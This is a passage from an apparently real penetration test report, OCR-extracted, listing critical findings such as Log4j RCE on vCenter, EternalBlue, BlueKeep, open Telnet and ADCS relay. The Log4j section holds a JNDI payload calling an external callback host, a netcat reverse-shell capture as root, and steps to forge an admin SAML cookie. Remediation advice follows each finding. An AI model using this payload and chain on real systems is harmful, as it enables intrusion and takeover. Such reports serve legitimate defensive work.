[USER_NAME]	[NTLMv2_HASH]
[USER_NAME]	[NTLMv2_HASH]

Recommendations:

It is recommended to enable the GPO Turn off multicast name resolution and check that no GPO override this setting.

References:

- https://underdefense.com/guides/3-key-critical-vulnerabilities-and-mitigation-flows-that-brought-97-success-rate-during-the-last-70-internal-pentests/
- https://admx.help/?Category=Windows_10_2016&Policy=Microsoft.Policies.DNSClient::Turn_Off_Multicast
- https://www.theregister.com/2021/02/15/solarwinds_microsoft_fireeye_analysis/

3.1.2 Log4j Remote Code Execution

Severity: **Critical**

Location:


- [NETWORK_ENDPOINT]

Impact:
Full administrative access to the target which can cause infrastructure damage. Threat Actor can manage all virtual devices that are placed in [NETWORK_ENDPOINT] and gain shell access to all connected ESXi servers.

Vulnerability Details:
Apache Log4j2 versions 2.0-beta7 through 2.17.0 (excluding security fix releases 2.3.2 and 2.12.4) are vulnerable to a remote code execution (RCE) attack where an attacker with permission to modify the logging configuration file can construct a malicious configuration using a JDBC Appender with a data source referencing a JNDI URI which can execute remote code. This issue is fixed by limiting JNDI data source names to the Java protocol in Log4j2 versions 2.17.1, 2.12.4, and 2.3.2.


Steps to reproduce:

1. In this case, the X-Forwarded-For header is used, in which a payload {jndi:ldap://victim_url:1389/o=tomcat} is placed.




```
* [CONN-0-0][CF-SSL] TLSv1.2 (IN), TLS header, Certificate Status (22):
* [CONN-0-0][CF-SSL] TLSv1.2 (IN), TLS handshake, Certificate (11):
* [CONN-0-0][CF-SSL] TLSv1.2 (IN), TLS header, Certificate Status (22):
* [CONN-0-0][CF-SSL] TLSv1.2 (IN), TLS handshake, Server key exchange (12):
* [CONN-0-0][CF-SSL] TLSv1.2 (IN), TLS header, Certificate Status (22):
* [CONN-0-0][CF-SSL] TLSv1.2 (IN), TLS handshake, Server finished (14):
* [CONN-0-0][CF-SSL] TLSv1.2 (OUT), TLS header, Certificate Status (22):
* [CONN-0-0][CF-SSL] TLSv1.2 (OUT), TLS handshake, Client key exchange (16):
* [CONN-0-0][CF-SSL] TLSv1.2 (OUT), TLS header, Finished (20):
* [CONN-0-0][CF-SSL] TLSv1.2 (OUT), TLS change cipher, Change cipher spec (1):
* [CONN-0-0][CF-SSL] TLSv1.2 (OUT), TLS header, Certificate Status (22):
* [CONN-0-0][CF-SSL] TLSv1.2 (OUT), TLS handshake, Finished (20):
* [CONN-0-0][CF-SSL] TLSv1.2 (IN), TLS header, Finished (20):
* [CONN-0-0][CF-SSL] TLSv1.2 (IN), TLS header, Certificate Status (22):
* [CONN-0-0][CF-SSL] TLSv1.2 (IN), TLS handshake, Finished (20):
* SSL connection using TLSv1.2 / ECDHE-RSA-AES256-GCM-SHA384
* ALPN: server did not agree on a protocol. Uses default.
* Server certificate:
*  subject: CN=[redacted] C=US
*  start date: Oct  1 09:20:26 2019 GMT
*  expire date: Sep 25 09:20:26 2029 GMT
*  issuer: CN=CA; DC=vsphere; DC=local; C=US; ST=California; O=[redacted]; OU=VMware Engineering
*  SSL certificate verify result: unable to get local issuer certificate (20), continuing anyway.
* [CONN-0-0][CF-SSL] TLSv1.2 (OUT), TLS header, Supplemental data (23):
> GET /websso/SAML2/SSO/vsphere.local?SAMLRequest= HTTP/1.1
> Host: [redacted]
> User-Agent: curl/7.87.0
> Accept: */*
> X-Forwarded-For: ${jndi:ldap://1[redacted].uvtdlo5shjodj6lww195hqix3o9fx5lu.oastify.com:1389/o=tomcat}
>
```

2. It can be observed that Collaborator receives DNS requests from vulnerable servers, which means that Log4J can be exploited.




#	Time	Type	Payload	Source IP address	Comment
1	2023-Mar-20 14:36:02.905 UTC	DNS	uvtdlo5shjodj6lww195hqix3o9fx5lu	[redacted]	
2	2023-Mar-20 14:48:37.895 UTC	DNS	uvtdlo5shjodj6lww195hqix3o9fx5lu	[redacted]	

3. Part of the exploitation is to deliver an exploit to the victim. When an exploit is delivered, the server sends a reverse shell to the attacker.




```
user@hostname:~$ nc -lnvp 45454
Listening on 0.0.0.0 45454
^C
user@hostname:~$ nc -lnvp 45454
Listening on 0.0.0.0 45454
Connection received on [redacted]
ls
bin
boot
dev
etc
home
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
ssh
storage
sys
tftpboot
tmp
usr
vapi-endpoint
var
vasecurity
id
uid=0(root) gid=0(root) groups=0(root)
hostname
[redacted]
```

4. The next step is to download a local database that is stored in /storage/db/vmware-vmdir/data.mdb. Then the attacker generates a cookie for administrative access via vcenter_saml_login application.



```
(center) user@hostname:~/vcenter_saml_login$ python3 vcenter_saml_login.py -p ../data.mdb -t [redacted]
[*] Successfully extracted the IdP certificate
[*] CN: cn=TrustedCertChain-1,cn=TrustedCertificateChains,cn=vsphere.local,cn=Tenants,cn=IdentityManager,cn=
Services,dc=vsphere,dc=local
[*] Domain: vsphere.local
[*] Successfully extracted trusted certificate 1
[*] Successfully extracted trusted certificate 2
[*] Obtaining hostname from vCenter SSL certificate
[*] Found hostname [redacted] for [redacted]
[*] Initiating SAML request with [redacted]
[*] Generating SAML assertion
[*] Signing the SAML assertion
[*] Attempting to log into vCenter with the signed SAML request
[+] Successfuly obtained Administrator cookie for [redacted]!
[+] Cookie: VSPHERE-UI-JSESSIONID=[redacted]
(center) user@hostname:~/vcenter_saml_login$ 
```

5. Admin access is guaranteed with the generated cookie.



Recommendations:

It is recommended to update the VMWare VCenter to the most recent version. If the update cannot be done, VMware provides security patches for vulnerable versions.

References:

- https://kb.vmware.com/s/article/87068
- https://www.vmware.com/security/advisories/VMSA-2021-0028.html

3.1.3 Microsoft MS17-010 EternalBlue

Severity: **Critical**

Location:

- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]

Impact:


An attacker can perform Remote Code Execution or Denial of Service, in result - compromised system or BSoD.

Vulnerability Details:

The remote Windows host is affected by the following vulnerabilities:
Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code.

Proof of Vulnerability:

Using the Metasploit module we checked the presence of vulnerability



```
msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhosts [redacted]
rhosts => [redacted]
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] [redacted]           - Host is likely VULNERABLE to MS17-010! - Windows Server 2016 Standard 14393 x64 (64-bit)
[*]                      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

Recommendations:

Make sure that security patch MS17-10 is installed. Another way to mitigate vulnerability is to disable SMBv1 and not expose any vulnerable machines to the internet.

References:

- https://www.sentinelone.com/blog/eternalblue-nsa-developed-exploit-just-wont-die/
- https://www.hypr.com/security-encyclopedia/eternalblue
- https://research.checkpoint.com/2017/eternalblue-everything-know/

3.1.4 Microsoft RDP RCE CVE-2019-0708 BlueKeep

Severity: **Critical**

Location:

- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]

Impact:


The remote host is affected by a remote code execution vulnerability in Remote Desktop Protocol (RDP). An unauthenticated, remote attacker can exploit this, via a series of specially crafted requests, to execute arbitrary code.

Vulnerability Details:

A remote code execution vulnerability exists in Remote Desktop Services formerly known as Terminal Services when an unauthenticated attacker connects to the target system using RDP and sends specially crafted requests, aka 'Remote Desktop Services Remote Code Execution Vulnerability.

Proof of Vulnerability:

Using the Metasploit module we checked the presence of vulnerability



```
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > set rhosts [redacted]
rhosts => [redacted]
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > run

[+] [redacted]        - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] [redacted]        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Recommendations:

It is recommended to update RDP to the newest version. Always check for updates for RDP.

References:

- https://www.fortinet.com/resources/cyberglossary/what-is-bluekeep
- https://www.microsoft.com/en-us/security/blog/2019/08/08/protect-against-bluekeep/
- https://www.malwaretech.com/2019/09/bluekeep-a-journey-from-dos-to-rce-cve-2019-0708.html
- https://blog.avast.com/what-is-bluekeep

3.1.5 Unauthenticated access to network devices

Severity: **Critical**

Location:

- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]

Impact:

Attackers can intercept and modify network traffic, modify the router's configuration, giving them unauthorized access to sensitive information, such as passwords and network topology. This can lead to data theft, network outages, and potential launch of further attacks against other devices on the network(e.g VLAN hopping, DHCP snooping, etc.).


Vulnerability Details:

The vulnerability occurs when the router's Telnet service is left open and accessible without any authentication and encryption. Telnet sends data in clear text, which means that any information exchanged between the router and the attacker can be easily intercepted and manipulated. This vulnerability allows attackers to immediately gain access to the router's shell without any form of authentication, giving them complete control over the device. Additionally, since the data transmitted is unencrypted, attackers can easily intercept and read sensitive information, including passwords and other credentials.

Steps to reproduce:


1. Via SNMP enumeration Threat Actor knows that 23 port are available to connection and attacker connect to the device through Telnen where are no

authentication. What does that means for device owner? Full configuration steal, and access in the role of administrator.



```
[*] TCP connections and listening ports:

  Local address      Local port      Remote address      Remote port      State
  0.0.0.0            23              0.0.0.0             0                listen
  0.0.0.0            80              0.0.0.0             0                listen
  0.0.0.0            1506            0.0.0.0             0                listen
  0.0.0.0            1513            0.0.0.0             0                listen
  [redacted]         80              [redacted]          37532            finWait2
```

2. Via SNMP enumeration Threat Actor knows that 23 port are available to connection and attacker connect to the device through Telnen where are no authentication. What does that means for device owner? Full configuration steal, and access in the role of administrator.



```
[redacted]# conf t
[redacted](config)# show trunk

 Load Balancing

  Port | Name                               Type       | Group  Type
  ---- + ---------------------------------- ---------- + ------ -----
  1    |                                    100/1000T  | Trk1   Trunk
  2    |                                    100/1000T  | Trk1   Trunk
  3    |                                    100/1000T  | Trk1   Trunk
  29   |                                    100/1000T  | Dyn1   LACP
  30   |                                    100/1000T  | Dyn1   LACP


[redacted](config)# █
```

Recommendations:

It is recommended to disable the Telnet service and enable SSH service, which is a more secure alternative to Telnet. Additionally, the router's firmware should be updated to the latest version, which may contain security patches for known vulnerabilities. If possible, access to the router's configuration should be restricted to authorized personnel only, with strong authentication mechanisms in place. Finally, it is recommended to regularly monitor the network for any unauthorized access attempts and suspicious activity.

References:

- https://www.extrahop.com/company/blog/2019/telnet-security-how-to-encrypt-telnet-sessions/
- https://www.rapid7.com/db/vulnerabilities/telnet-open-port/
- https://community.cisco.com/t5/routing/need-to-disable-telnet-on-a-router/td-p/545014

3.1.6 Privilege escalation via ADCS relay

Severity: **Critical**

Location:

- [NETWORK_ENDPOINT]

Impact:

Attacker can compromise the whole AD infrastructure by escalating privileges to the enterprise administrator

Vulnerability Details:


The ADCS Certificate Enrollment Web Service is a tool used to request and issue certificates for various purposes, such as securing communications or authenticating users. This service can use the Simple Certificate Enrollment Protocol (SCEP) to request and issue certificates automatically.

This vulnerability occurs when an attacker is able to intercept and relay requests between the Certificate Enrollment Web Service and a client requesting a certificate. By doing so, the attacker can impersonate the client and request a certificate with elevated privileges, such as a domain administrator certificate.


The vulnerability is possible because the Certificate Enrollment Web Service does not verify the source of the request and assumes that it is coming from a trusted client. An attacker can exploit the web service to obtain certificates with elevated privileges, which can then be used to gain access to sensitive data or systems.

In a recent assessment, it was discovered that the [CLIENT_NAME] has implemented Active Directory Certificate Services (ADCS), and the "Certificate Enrollment Web Service" is enabled. An attacker could use a coercion technique to force machine accounts to connect to arbitrary hosts, and then connect to the ADCS "Certificate Enrollment Web Service" to obtain certificates on behalf of the connected machine accounts. During the testing, the tester was able to generate a certificate for the machine account [redacted] and retrieve all hashes from the Active Directory database.


Proof of Vulnerability:



```
[*] SMBD-Thread-3: Received connection fro[redacted] attacking target ht
[*] HTTP server returned error code 200. treating as a successful login
[*] Authenticating against http://[redacted] as [redacted] SUCCEED
[*] SMBD-Thread-7: Connection from [redacted] controlled, but there are no
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 1363
[*] Base64 certificate of user [redacted]
[redacted]
```



[redacted]



```
C:\>ipconfig

Windows IP Configuration


